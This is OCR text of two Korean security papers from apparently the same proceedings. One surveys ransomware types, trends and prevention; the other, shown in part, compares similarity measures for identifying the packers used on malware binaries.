2005년도부터 본격적으로 등장한 랜섬웨어(ransomware)는 과거 개인정보를 획득하여 피해를 입히는 악성코드들과는 달리 사용자 PC의 중요 파일들을 암호화하여 사용자에게 직접적으로 금전을 요구하는 방식의 악성코드다. 초기의 랜섬웨어는 비교적 간단한 방식의 암호화를 통해 복호화 툴을 통하여 원본을 복구 가능했지만 점차 복잡한 암호화 방식을 이용하여 복호화가 어려워지고 있다. 이러한 랜섬웨어의 진화는 기업과 개인에게 금전적 측면에서 많은 피해를 입히고 있으며, 이러한 이유로 랜섬웨어에 대한 예방 및 복구 대책마련이 필요하다. 본 논문은 현재까지 발견된 랜섬웨어의 종류와 유형을 분류하고 이에 따른 예방법 및 대응방안에 대하여 조사하였다.

I. 서 론

랜섬웨어란 인질을 말하는 단어인 'Ransom'과 제품을 뜻하는 단어인 'Ware'의 합성어로, 사용자의 동의 없이 컴퓨터에 무단으로 설치되어 사용자의 파일을 암호화하거나 화면에 암호를 걸어 사용자에게 금전을 요구하는 악성 소프트웨어를 말한다[1]. 금전으로는 세계적으로 사용할 수 있으며, 사용자의 추적이 어려운 비트코인을 주로 요구한다.

초기 랜섬웨어는 암호화 과정에 부하가 걸려 암호화 과정에서 감염된 사실을 알아내는 경우도 존재했지만 최신 랜섬웨어의 경우 암호화 속도를 조절하여 감염 사실을 숨기는 방식을 이용한다. 또한 일부 랜섬웨어는 가상머신에서 실행을 제한하여 분석에도 어려움을 야기한다.

지난 4월, 북한에서 제작된 것으로 추정되는 랜섬웨어가 한 인터넷 쇼핑몰을 사칭하여 개인정보 침해 사고가 발생했다고 거짓 이메일을 보내 랜섬웨어를 감염시키는 사건이 있었다[2]. 이 사건은 표적들의 심리를 이용한 것으로, 일단 표적들이 당황해서 판단력이 흐려지도록 만들며, 첨부된 랜섬웨어를 다운로드 받도록 유도한다.

또한 지난 5월 12일을 기점으로 '워너크라이' 랜섬웨어를 이용한 공격이 시작되어 전 세계적으로 막대한 피해를 입었다. 워너크라이는 윈도우 환경에서 컴퓨터나 다른 기기 간의 파일과 프린터 공유를 위해 사용하는 프로토콜인 SMB(Server Message Block)의 취약점을 이용한 것으로 인터넷만 연결되어 있어도 감염될 수 있는 웜 형태의 랜섬웨어다[3].

랜섬웨어는 사이버 범죄의 인기 비즈니스 모델로 자리잡고 있다. 배포자와 개발자가 나뉘어 있는 구조로 상대적으로 기술 수준이 낮은 배포자도 일정 금액을 지불하여 개발자에게 랜섬웨어를 확보하여 배포할

수 있다. 세계적으로 랜섬웨어의 감염은 점점 증가하는 추세이며, 감염 이후의 대책은 점점 어려워지고 있다[표 1].

[표 1] 나라별 랜섬웨어 감염 비율

국가	2014-2015	2015-2016	연도별 변화
Russia	562190	867651	53.33% 증가
India	143973	325638	126.18% 증가
United States	107755	55679	48.33% 감소
Germany	102289	138750	35.65% 증가
Vietnam	96092	89247	7.12% 감소
Ukraine	69220	39246	43.3% 감소
Kazakhstan	62719	39179	37.53% 감소
Algeria	61623	38530	37.43% 감소
ITaly	49400	59130	19.7% 증가
Brazil	43674	70078	60.46% 증가

본 논문은 랜섬웨어의 동향과 방식에 따른 분류 및 예방법에 대하여 서술한다. 2장에서는 현재까지 발견된 랜섬웨어의 연대 및 특징을 정리한다. 3장에서는 랜섬웨어의 유형을 분류하여 동향을 분석하며, 4장에서는 랜섬웨어의 예방 및 사후대책에 대하여 서술한다. 그리고 5장에서 결론으로 마친다.

II. 랜섬웨어 동향

랜섬웨어의 시초는 1989년 조셉 팝이 만든 AIDS 트로이목마로 소프트웨어의 라이센스가 만료되었다는 거짓 알림창을 띄우고 파일을 암호화하는 방식이었다[1]. 하지만 당시에는 컴퓨터의 사용자가 많지 않았고, 주로 전문가들이 사용했기 때문에 큰 피해는 발생하지 않았다. 초기의 랜섬웨어는 SpySheriff와 같은 가짜 악성코드 제거 애플리케이션이나 PerformanceOptimizer, RegistryCare와 같은 컴퓨터 성능 향상 도구로 위장하였다. 이후 가짜 안티바이러스의 형식으로 변화하였고, 보안 소프트웨어 기능 및 모의 검사를 진행한 뒤 문제가 발생하였다고 공고하며 문제 해결을 위한 금액을 요구했다[4]. 이후에 등장한 랜섬웨어는 락커 랜섬웨어와 크립토 랜섬웨어의 형태로 발견되었으며, 현재는 크립토 랜섬웨어가 대세를 이루고 있다[표 2].

[표 2] 랜섬웨어 진화 경로

2005 ~ 2009	2010 ~ 2011	2012 ~ 2013	2014 ~ 2015
위장 애플리케이션	사기성 안티바이러스	락커 랜섬웨어	크립토 랜섬웨어

랜섬웨어는 기존 다른 악성코드들과는 달리 개인정보를 유출하지 않으며, 타겟이 되는 파일만을 암호화 한다. 또한 감염된 사실을 숨기지 않으며, 복호화를 댓가로 비트코인을 요구한다. 초기의 랜섬웨어는 실행파일에 암호화 키가 저장되어 있는 형태로 구성되어 있으며 역공학을 통하여 복구가 가능하였다. 하지만 최근의 랜섬웨어는 AES-256 알고리즘을 통하여 암호화를 하고, 암호화에 사용된 키를 RSA-2048이나 RSA-4096을 이용하여 암호화 한 후 공격자의 IP로 전송한다. 또한 암호화에 사용된 키를 삭제하므로 감염된 이후에는 파일을 복호화하는 것이 불가능에 가깝다.

감염 후 일정시간 이내에 금액을 지불하면 이후 시간보다 더 낮은 가격으로 복구를 해주는 방식 등을 사용하여 피해자의 심리를 이용한 방법이 존재하며, 일부 랜섬웨어는 금액을 지불했지만 복호화 툴을 제공하지 않은 경우도 존재한다.

최근 발견되는 랜섬웨어는 가짜 데이터를 이용해 가상의 서버를 구성하여 그 서버로 유인하는 허니팟(honeypot) 등을 통하여 실행 이전의 랜섬웨어를 구했다 하더라도 가상 머신 환경에서의 실행을 감지하여 동적 분석을 어려움을 야기한다. 또한 랜섬웨어는 로컬 상에서 퍼지는 웜 형태로 발견되지 않았지만 2017년 5월 12일 등장한 워너크라이(WannaCry)는 웜 형태로 유럽, 미국, 인도, 대만 등 세계적으로 큰 피해를 일으켰다. 또한 국내도 버스 정류장, 영화관 등에서 감염되어 피해를 입었다. 워너크라이는 2

017년 4월 14일에 발견된 마이크로소프트 윈도우의 서버 메시지 블록(SMB) 원격코드의 취약점을 악용한 것으로 인터넷에 접속만 하더라도 감염이 된다. 공격의 규모가 세계적이고 피해 사례가 증가함에 따라 마이크로소프트는 윈도우 XP, 서버 2003등 오래된 미지원 운영 체제에 대한 업데이트를 제공하는 이례적 조치를 취했다[5].

III. 랜섬웨어 유형

암호화를 사용하는 랜섬웨어의 종류는 크게 두 가지로 나눌 수 있다. 첫 째로 화면잠금을 통해 정상적으로 PC를 이용하지 못하게 하는 락커 랜섬웨어가 있으며, 두 번째로 시스템의 주요파일을 감염시키지 않고 그림이나 문서 등의 대상을 암호화하여 사용하지 못하게 하는 크립토 랜섬웨어가 있다. 본 장에서는 분류한 두 유형의 랜섬웨어에 대한 설명 및 동향에 대하여 설명한다[6].

[표 3] 랜섬웨어 유형

화면 잠금 방식	Cpcoder, Vundo, Revton
파일 암호화 방식	NK_, VO_, CryptoLocker, CryptoWall, Locky, KeRanger

3.1 화면잠금방식

PC나 스마트폰을 감염시킨 뒤 화면 잠금을 해제하기 위한 금전을 요구하는 방식이다. 사법기관을 사칭하여 벌금을 유도하는 방식이나 직접적으로 랜섬웨어임을 알리고 금전을 요구하는 등의 방식이 존재한다. 감염된 사용자는 잠금 화면 이외에 다른 화면을 볼 수 없게 되며, 랜섬웨어 지불에 대한 인터페이스만 사용가능하게 된다.

화면잠금방식은 시스템 복구가 크립토 랜섬웨어에 비하여 쉽기 때문에 사용자가 돈을 지불할 수 있도록 사회 공학 기술과 통합하여 사용한다[그림 1].



[그림 1] 화면잠금방식 감염 화면

화면잠금방식에는 대표적으로 GPCoder, Vundo, Reveton이 있다.

GPCoder는 2005년에 발생한 랜섬웨어로, Adobe Reader, Java, Apple Quicktime 등의 취약점을 악용해 확산되었고, Archiveus, Cryzip, Krotten 랜섬웨어와 함께 유포되었다. 이후에도 Gpcode는 변종형태로 계속 발전하여 2006년에는 660bit RSA 암호화, 2008년에는 1024bit RSA 암호화를 사용하는 형태로 바뀌었다.

Vundo는 2009년에 발생한 랜섬웨어로, 초기에는 랜섬웨어보다 멀웨어에 가까운 형태였다. 사용자들에게 겁을 줘 가짜 보안 소프트웨어를 설치하도록 유도한 뒤, 이 가짜 소프트웨어가 랜섬웨어로 바뀐 형태이다. 주로 PDF, DOC, JPG 파일을 타깃으로 한다.

Reveton은 2012년에 발생한 랜섬웨어로, 해당 국가의 경찰 혹은 법집행관을 사칭하여 사용자의 PC가 범죄행위에 악용되었다고 속이는 형식이다. 감염된 PC의 IP주소를 알아낸 뒤 사용자에게 보여주고 UKash, MoneyPak등 다양한 지불방식을 통해 대가를 요구하였다.

[표 4] 화면잠금 랜섬웨어 종류

이름	감염 특징
Cpcoder	- Adobe Reader, Java, Apple Quicktime 등의 취약점을 악용해 확산 -Archiveus, Cryzip, Krotten 랜섬웨어와 함께 유포 - 2006년에는 660bit RSA 암호화, 2008년에는 1024bit RSA 암호화를 사용하는 형태로 진화
	- 주로 PDF, DOC, JPG

Vundo	파일을 타깃으로 함 -프로그램 설치 유도 후 랜섬웨어로 변형
Reveton	- 경찰 혹은 법집행관을 사칭하여 사용자의 PC가 범죄행위에 악용되었다고 속이는 형식의 랜섬웨어 - 감염된 PC의 IP주소를 알아낸 뒤 사용자에게 보여주고 MoneyPak등 다양한 지불방식을 통해 대가를 요구

3.2 파일암호화방식

기기에 저장되어 있는 데이터 중에서 의미 있는 데이터를 암호화 하여 금전을 요구하는 유형의 랜섬웨어다. 랜섬웨어 감염 후에 그림 파일이나 텍스트, HTML 파일 등으로 감염사실을 알린다. 초기에는 MS 오피스 파일, 그림파일, pdf, 영상 파일 등을 대상으로 감염시켰으며, 2015년 8월에 발생한 NK_, VO_,는 국내에서 많이 사용되는 hwp 문서까지 대상으로 포함했다.

감염 이후에는 파일의 이름과 확장자를 변경하여 감염된 파일의 예측을 방지한다. 따라서 피해자는 감염된 파일의 원본을 알 수 없기 때문에 복호화에 더 큰 어려움이 발생한다. 기존의 랜섬웨어는 감염된 PC만을 공격하는 방식이었지만 2017년 5월 12일에 발생한 워너크라이는 웜의 특성도 가지고 있기 때문에 하나의 PC만 감염되어도 회사 전체가 감염되는 사례도 발생했다.



〔그림 2〕 크립토 랜섬웨어 감염

파일암호화방식에는 대표적으로 CryptoLocker, CryptoWall, Locky, KeRanger가 있다.

CryptoLocker는 2013년에 발생한 랜섬웨어로, Gameover Zeus라는 봇 넷을 통해 퍼졌고, 사용자 PC의 파일을 암호화시키고 복원을 위한 결제 수단으로 비트코인 지불방식을 이용한다. 감염되면 C&C(Command & Control) 서버로 접속하여 사용자 PC정보를 빼낸 뒤, 해당 국가에 맞는 언어로 결제 메시지를 띄운다. 크립토 랜섬웨어 중에 가장 성공한 랜섬웨어로 여겨진다.

CryptoWall은 2013년에 발생한 랜섬웨어로, CryptoWall 1.0은 RSA를 사용해 파일을 암호화하였고, 그 해 10월에는 C&C 서버를 토르(Tor)로 바꿔 보안을 강화하였다. 아직까지도 활발하게 활동하고 있으며 계속해서 진화하고 있다. 가장 강력한 랜섬웨어 중 하나이다.

Locky는 2016년 2월에 처음 발견되었으며, 일평균 10만대의 기기를 감염시킨다. 암호화 대상이 되는 파일 종류도 다양하며, 단순히 복호화 키에 대한 금액을 요구하는 형태가 아니라 다단계 사업으로 진화한 것이 특징이다. Locky 랜섬웨어 파트너들을 모아 기술을 전수해 준 뒤, 일정 수수료를 챙기는 식의 수익모델을 개발하였다.

KeRanger는 2016년에 발생한 랜섬웨어로, OS X를 타깃으로 한 최초의 랜섬웨어이다. 일반 랜섬웨어처럼 파일을 암호화하는 것은 물론, 복구를 어렵게 하기 위해 맥에서 제공하는 복구 시스템인 타임머신(Time Machine) 조차도 무력화시키는 것이 특징이다〔5〕.

〔표 5〕 파일 암호화 방식 랜섬웨어 종류

종류	감염 형태
CryptoLocker	-Gameover Zeus라는 봇 넷을 통해 퍼짐 -비트코인 지불방식을 이용
CryptoWall	-CryptoWall 1.0은 RSA를 사용해 파일을 암호화
Locky	-일평균 10만대의 기기를 감염 -복호화 키에 대한 금액을 요구하는 형태가 아니라 다단계 사업으로 진화
	-OS X를 타깃으로 한 최초의 랜섬웨어

KeRanger	-파일을 암호화하는 것은 물론, 복구를 어렵게 하기 위해 맥에서 제공하는 복구 시스템인 타임머신을 무력화 시킴

3.2.1 WannaCry

윈도우의 네트워크 파일 공유 프로토콜인 서버 메시지 블록(SMB)서비스를 이용해 RAN으로 연결되있는 주변 PC를 전부 감염시키는 랜섬웨어이다. 출처는 Shadow Brokers 해커그룹이 NSA가 가지고 있는 사이버 공격 도구인 이터널블루를 공개하고 해커들이 악용하여 만든것으로 추정된다. 다른 랜섬웨어와 다르게 OS의 취약점을 이용해 만들었기 때문에 매우 위험한 랜섬웨어이다. 유로폴에 따르면 세계 150개국 20만 건 이상 감염되고 있다[7].


IV. 대응방안

랜섬웨어는 한 번 감염되면 복구가 힘들기 때문에 OS 업데이트 및 백신 등의 예방이 매우 중요하다. 또한 예방책을 마련해도 제로데이 취약점을 이용한 방법 등 완벽하게 대응하는 것은 불가능에 가깝기 때문에 중요 파일을 항상 백업하는 것이 필요하다. 본 장에서는 일반적인 랜섬웨어의 예방 방안 및 복구 방법에 대하여 서술한다.

4.1 예방

랜섬웨어 예방 방법은 대부분의 다른 악성코드의 예방 방법과 크게 다르지 않다. 첫 째로 주기적으로 OS 업데이트를 통해 예방하는 방법이 있다. 윈도우의 경우 지속적으로 각종 취약점에 대한 패치를 진행하고 있으며, 이에는 랜섬웨어에 대한 대응도 포함되어 있다[8]. 두 번째는 출처가 불분명한 링크의 접속이나 파일의 다운로드를 지양하는 것이다. 악성코드는 보안이 취약한 사이트나 토렌트 및 불법 소프트웨어 등에 포함되어 있는 경우가 많이 있으므로 접근 자체를 하지 않는 것이 중요하다.

앞서 설명한 두 가지 방법은 사용자가 PC 사용에 있어서 가장 당연히 해야하는 행동이며, 실질적으로 랜섬웨어의 감염을 막을 수 있다고 볼 수는 없다. 현재 발견되어 분석된 랜섬웨어의 경우 시그니처 기반이 아닌 확장자 기반으로 파일을 암호화하고 있다. 따라서 확장자 변경 후 해당 소프트웨어를 연결해 사용하는 방법이 임시적인 예방 방법 중 하나이다. 확장자를 변경하여도 시그니처 기반의 랜섬웨어가 감염되면 확장자와 관계없이 감염되며, PC 사용에도 불편함이 생기므로 좋은 방법은 아니라고 할 수 있다. 다른 방법으로는 백신 업데이트가 있다. 일반적으로 백신은 숨겨진 폴더를 생성하여 랜섬웨어의 감염 대상이되는 파일을 저장한다. 저장한 파일이 변경되면 백신이 감지하여 랜섬웨어의 암호화를 막는 방법이다. 폴더명은 !, @로 시작하여 아스키코드 상에서 다른 폴더보다 먼저 검색되도록 하여 다른 파일의 감염을 막는다[그림 3].



[그림 3] 백신이 생성하는 파일

하지만 랜섬웨어는 계속 발전하고 있으며, OS나 백신 등의 취약점을 노리는 경우가 발생할 수 있기 때문에, 랜섬웨어의 예방 방법으로 가장 중요한 것은 백업이다. 백업은 사용자의 PC와 물리적으로 연결되어 있지 않은 USB나 외장하드 또는 클라우드 서비스를 통해 저장하는 방법이 있다. 일부 랜섬웨어는 볼륨 쉐도우 복사본까지 삭제하는 경우가 있으므로 외부에 저장하는 방식이 보다 안전하다.


4.2 화면잠금형 방식 복구방법

잠금형 방식은 크게 안전모드가 실행 가능한 경우와 안전모드가 차단된 경우로 나누어진다. 안전모드가 실행 가능한 경우 안전 모드로 부팅하여 복원 기능이 있다면 랜섬웨어 감염 이전으로 복원을 진행하고 복원 기능이 없다면 네트워크 사용 가능한 안전모드로 부팅한 후 안티 랜섬웨어를 다운로드하고 스캔 후 악성 랜섬웨어라고 판단되면 제거한다. 안전모드가 차단되어있다면 감염되지 않는 pc에 usb를 삽입

해 안티랜섬웨어 툴를 다운로드하고 감염된 pc에 usb로 부팅 후 마찬가지로 치료를 진행한다.

4.3 파일암호화 방식 복구방법

최신 랜섬웨어가 감염된 경우 원래대로 복호화 하는 방법은 사실상 불가능하다. 과거의 랜섬웨어는 복호화 키가 실행 프로그램에 내장되어 있어 복호화 툴을 다운로드 받아 치료가 가능했지만 최신 랜섬웨어는 복호화 키를 공격자에게 전송한 후 삭제하기 때문에 사실상 복구가 불가능하다 할 수 있다〔그림 4〕. 랜섬웨어는 안전성이 증명이 된 AES, RSA 등의 알고리즘을 사용하기 때문에 brute force attack을 통하여 키를 추출하는 방법 밖에 존재하지 않는다.



〔그림 4〕 Crypt0L0cker 변종 랜섬웨어의 파일 암호화 과정

V. 결론

본 논문은 랜섬웨어의 동향과 유형 및 예방법에 대해 살펴보았다. 초기의 랜섬웨어는 감염된 이후에도 대부분 치료가 가능했지만 랜섬웨어 개발자들의 전문성 증가로 해 최근의 랜섬웨어는 감염 이후 뚜렷한 대응방안이 없다. 따라서 랜섬웨어의 사후대책 보다 예방이 우선시 되어야만 한다.

랜섬웨어의 실행 파일을 얻게 되면 역공학을 통하여 감염 프로세스는 알아낼 수 있지만 매번 다른 시드를 사용하여 키를 생성하기 때문에 감염된 PC의 복호화 키를 알아내는 것은 현재 기술로는 불가능하다.

본 논문에서는 예방의 방법으로 OS, 소프트웨어, 백신의 주기적인 업데이트, 확장자 변경, 취약한 사이트 접근 지양, 백업을 제시했다. OS, 백신 등의 취약점을 노리는 등의 악성코드들의 진화로 인해 기술적인 보완과 개인의 적절한 대응이 필요하다.

References

참고문헌

〔1〕Jung-moo Youn, Je-geong Jo, Jae-cheol Ryu, "Methodology for Intercepting the Ransomware Attacks Using File I/O Intervals", *Journal of The Korea Institute of Information Security & Cryptology*, Vol 26, NO. 3, pp.645-653 Jun. 2016

〔2〕http://www.boannews.com/media/view.asp?idx=54248&direct=mobile

〔3〕https://ko.wikipedia.org/wiki/%EC%9B%8C%EB%84%88%ED%81%AC%EB%9D%BC%EC%9D%B4

〔4〕Gyu Won Seo, Ho Won Kim, "Types and trends of the ransomware", *KOREA INFORMATION SCIENCE SOCIETY*, pp.1116-1117, 2016.6

〔5〕http://blue-shadow.tistory.com/44 〔IT List〕

〔6〕https://www.trendmicro.co.kr/kr/tools/lock-screen-ransomware-tool/

〔7〕http://www.boannews.com/media/view.asp?idx=54748

〔8〕Moon Jaeyeon, Chang Younghyun, "Ransomware Analysis and Method for Minimize the Damage", *The Journal of the Convergence on Culture Technology*, JCCT, Vol.2, No.1, pp.79-85, February 29, 2016

유사도 분석을 이용한 바이너리 패커 식별 방법*

김영철, 조은선

충남대학교 컴퓨터공학과

Binary Packer Identification Method using Similarity Analysis

Yeongcheol Kim, Eun-Sun Cho

Dept. of Computer Science & Engineering, Chungnam National University

요 약

많은 멀웨어가 패커를 통해 패킹된 상태로 배포되고 있다. 패킹되어 있어서 분석의 어려움이 증가하고 탐지하기도 어려워지기 때문에 언패킹하는 과정이 필요하다. 하지만 패커에 따라 언패킹 방법이 다르기 때문에 무의미한 언패킹 시도를 줄이기 위해서 멀웨어에 사용된 패커의 종류를 식별할 필요가 있다. 분석대상이 되는 프로그램의 Entry Point에서 명령어를 추출하고 여러 가지 유사도 분석을 통해 적절한 패커 식별 방법을 선택할 수 있도록 한다.

I. 서론

패커란 프로그램을 압축하여 프로그램을 배포하기 더 쉽게 만들거나 프로그램의 내용을 분석하기 어렵게 만드는 도구이다. 패커를 통해 생성된 프로그램은 압축 해제 코드가 삽입되어 원본 프로그램의 구조와는 다르지만, 프로그램 실행 시 압축 해제 과정을 통해 원본 프로그램과 동일하게 작동하게 된다.

패커를 통해 많은 멀웨어가 패킹된 상태로 배포되고 있다. 패킹되어 있어서 분석의 어려움이 증가하고 탐지하기도 어려워지기 때문에 언패킹하는 과정이 필요하다. 하지만 패커에 따라 언패킹 방법이 다르기 때문에 무의미한 언패킹 시도를 줄이기 위해서 멀웨어에 사용된 패커의 종류를 식별할 필요가 있다.

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음. (IITP-2017-2016-0-00304)

본 논문에서는 분석대상이 되는 프로그램의 Entry Point에서 N개의 명령어를 추출하고 유사도 분석에 사용되는 기법인 명령어 Longest Common Substring (LCS) 기법[1]과 n-gram 유사도 기법[1], Edit Distance (ED)[2]를 이용하여 분석 기법에 따른 패커 식별 능력을 비교한다.

II. 관련 연구

패커 식별에 대한 연구는 크게 시그니처 기반의 식별 방법과 기계학습 기반의 식별 방법으로 나누어진다.

exeinfo PE[3]는 시그니처 기반의 탐지 방법을 이용한다. 특정 패커 A에 대해서 미리 정의된 시그니처를 이용하여 분석대상이 되는 프로그램 B에서 A의 시그니처와 일치하는 패턴을 포함하고 있을 때, 프로그램 B는 패커 A에 의해서 패킹되었다는 것을 탐지한다. 하지만 패턴 매칭이기 때문에 시그니처와 약간이라도 다를

경우, 식별이 불가능하고 패커에 대한 시그니처를 미리 가지고 있어야 한다는 단점이 있다.

기계학습 기반 패커 식별 방법에 대한 연구에는 ED와 Support Vector Machine (SVM)을 이용한 방법[2]이 있다. 비교대상이 될 두 프로그램의 Entry Point에 위치한 명령어를 시작으로 N개의 명령어를 추출하고 추출된 명령어 리스트 간의 ED를 계산한다. 만약 두 프로그램이 같은 패커에 의해 생성되었다면 ED는 0에 가까운 값을 얻게 된다. 그러나 ED 알고리즘은 시간복잡도와 공간복잡도 모두 높기 때문에 더 나은 방법으로 SVM에 사용할 속성을 얻기 위한 연구가 필요할 것으로 보인다.

본 논문에서는 [2]의 프로그램 데이터 추출 방법을 이용하여 명령어 리스트를 추출하고, 명령어 LCS 기법과 n-gram 유사도 기법, 그리고 ED를 이용하여 두 명령어 리스트 간의 유사도를 계산하는 방법으로 프로그램에 사용된 패커를 식별한다. 또한 분석 기법 간의 성능 비교를 통해 패커 식별에 가장 적합한 방법을 찾을 수 있도록 한다.

III. 패커 식별 방법

프로그램에 사용된 패커를 식별하기 위해서 먼저 프로그램으로부터 속성을 추출해야한다. [2]에 의하면 같은 패커로부터 생성된 두 프로그램의 Entry Point에서의 명령어 리스트는 거의 일치한다. 그래서 우리는 프로그램의 Entry Point로부터 N개의 명령어를 추출하고 이것을 속성으로 이용한다. 이렇게 추출된 속성은 [y]에서 소개된 유사도 측정 방법을 이용하여 속성 간의 유사도를 측정한다. 측정된 유사도 값이 높을수록 두 프로그램에 사용된 패커는 같다는 것을 의미한다.

프로그램에 사용된 패커가 어떠한 것인지 알고 있다는 전제 아래, 위와 같은 방법으로 패커 식별을 수행하였을 때, 같은 패커로 생성된 프로그램 간의 유사도 값이 높게 나오는지 실험을 통해 확인하고 적합한 식별 방법인지 판단한다.

IV. 구현

본 논문에서는 IDA Pro[4]에 로드된 프로그램의 Entry Point로부터 N개의 명령어 리스트를 추출하는 IDA Python 스크립트와 명령어 LCS 기법과 n-gram 유사도 기법, 그리고 ED를 수행하여 얻은 유사도 결과를 보고하는 패커 식별기를 구현하였다.

Fig. 1.과 같이 IDA Pro를 통해 명령어 리스트를 추출하여 JSON 파일로 저장하고, Fig. 2.와 같이 서로 다른 두 프로그램의 명령어 리스트를 입력으로 받아 패커 식별기 내부에서 명령어 LCS 기법, n-gram 유사도 기법, ED를 통해 계산된 유사도를 토대로 같은 패커로 패킹되었는지 판단한다.




Fig. 1. Process of extracting mnemonics




Fig. 2. Process of identifying packer

4.1 명령어 추출 플러그인

Fig. 3.의 getEntryPoint() 함수는 IDA Pro에 로드된 프로그램의 Entry Point를 계산하고 getMnemonicsAtEntryPoint() 함수를 통해 Entry Point부터 n개의 명령어 리스트를 추출하고 명령어 리스트를 JSON 파일로 저장한다. 이렇게 생성된 JSON 파일은 패커 식별기에서 사용된다. 프로그램의 Entry Point를 잘못 계산

하는 경우는 본 논문에서 다루지 않기 때문에 Entry Point의 계산은 IDA Pro에 의존한다.

```
function getEntryPoint():
    entry_point = get_imagebase() + get_entry()
    return entry_point

function getMnemonicsAtEntryPoint(entry_point, count):
    current_address = entry_point
    while mnemonic_list.Length < count:
        mnemonic_list.append(GetMnem(current_address))
        current_address.next_adreses()
    return mnemonic_list

function makeJSONFile():
    entry_point = getEntryPoint()
    mnemonic_list = getMnemonicsAtEntryPoint(entry_point, n)
    json.dump(mnemonic_list)

makeJSONFile()
```

Fig. 3. Pseudo code of mnemonics extractor

4.2 패커 식별기

패커 식별기는 명령어 추출기에서 얻은 두 개의 JSON 파일을 읽어서 명령어 리스트를 분석하는 과정을 수행한다. 앞서 언급했듯이, 특정 패커를 통해 생성된 프로그램의 Entry Point 주변에서 패커의 고유한 특성을 얻을 수 있다 [2]. 따라서 같은 패커로 생성된 프로그램의 JSON 데이터 분석 결과 유사도 값이 높게 측정된다.

Fig. 4.와 Fig. 5.는 본 논문에서 사용하는 유사도 측정 방법이다. Fig. 4.는 Eq. 1.을 이용하여 PESpin[5]을 통해 만들어진 프로그램 간의 명령어 LCS 기법 수행 과정이다. 명령어 LCS 기법은 유사도 측정 방법이기 때문에 0과 1사이의 값으로 나타난다. Fig. 4.의 예시에서는 같은 패커로 생성된 프로그램 간의 비교이기 때문에 유사도 값이 1로 나타난다. Fig. 5.는 n-gram 유사도 기법의 수행 과정이다. 명령어 리스트에서 n이 3인 n-gram들을 순차적으로 추출한다. n-gram간의 LCS를 계산하여 임계값을 넘지 않는 값들은 0으로 설정하고 행렬을 만든 후, 매칭 문제를 해결하는 알고리즘을 이용하여 n-gram 유사도를 구한다.

$$Similarity = \frac{LCS(A,B)}{MAX(Length(A), Length(B))}$$

Eq. 1. Equation of Mnemonic Similarity [1]




Fig. 4. Process of method for mnemonics LCS




Fig. 5. Process of method for n-gram similarity [1]

V. 실험

본 논문에서는 Windows의 기본 실행 파일인 계산기, 명령 프롬프트, 제어판, 그림판, 메모장을 PESpin, UPX[6], mpress[7], 세 가지 패커를 이용하여 패킹된 파일 15개(5개 파일 x 3개의 패커)를 대상으로 명령어 LCS 기법, n-gram 유사도 기법, ED 를 적용하여 같은 패커로 생성된 파일의 분별력을 실험한다. 첫 번째 실험으로 추출 명령어 수와 분별력의 연관관계를 알아보기 위해서 10개~50개까지 10개 단위로 임계값에 따라 F-measure[1]의 변화를 관찰하고, 두 번째 실험으로 식별 방법과 성능의 연관관계를 알아보기 위해서 각 기법에 대한 F-measure를 비교하는 방법으로 연구를 수행한다.

Fig. 6, Fig. 7, Fig. 8.는 추출 명령어 수와 임계값에 따른 각 분석 방법의 성능 그래프이다. 추출 명령어에 따른 성능 비교를 위해서 우리는 그래프 아래쪽의 면적이 높을수록 좋은 성능을 나타낸다고 판단하였다.

명령어 LCS 기법의 경우, 추출 명령어 수가 20개 일 때, 가장 좋은 성능 분포를 나타내었다. 추출 명령어 수와 관계없이 임계값이 0.5,

0.55일 때, 항상 최대 성능을 보여주었다.

ED의 경우에도 추출 명령어 수가 20개 일 때, 가장 좋은 성능 분포를 나타내었다. 임계값이 0.45, 0.4일 때, 명령어 수와 관계없이 최대 성능을 보여주었다.

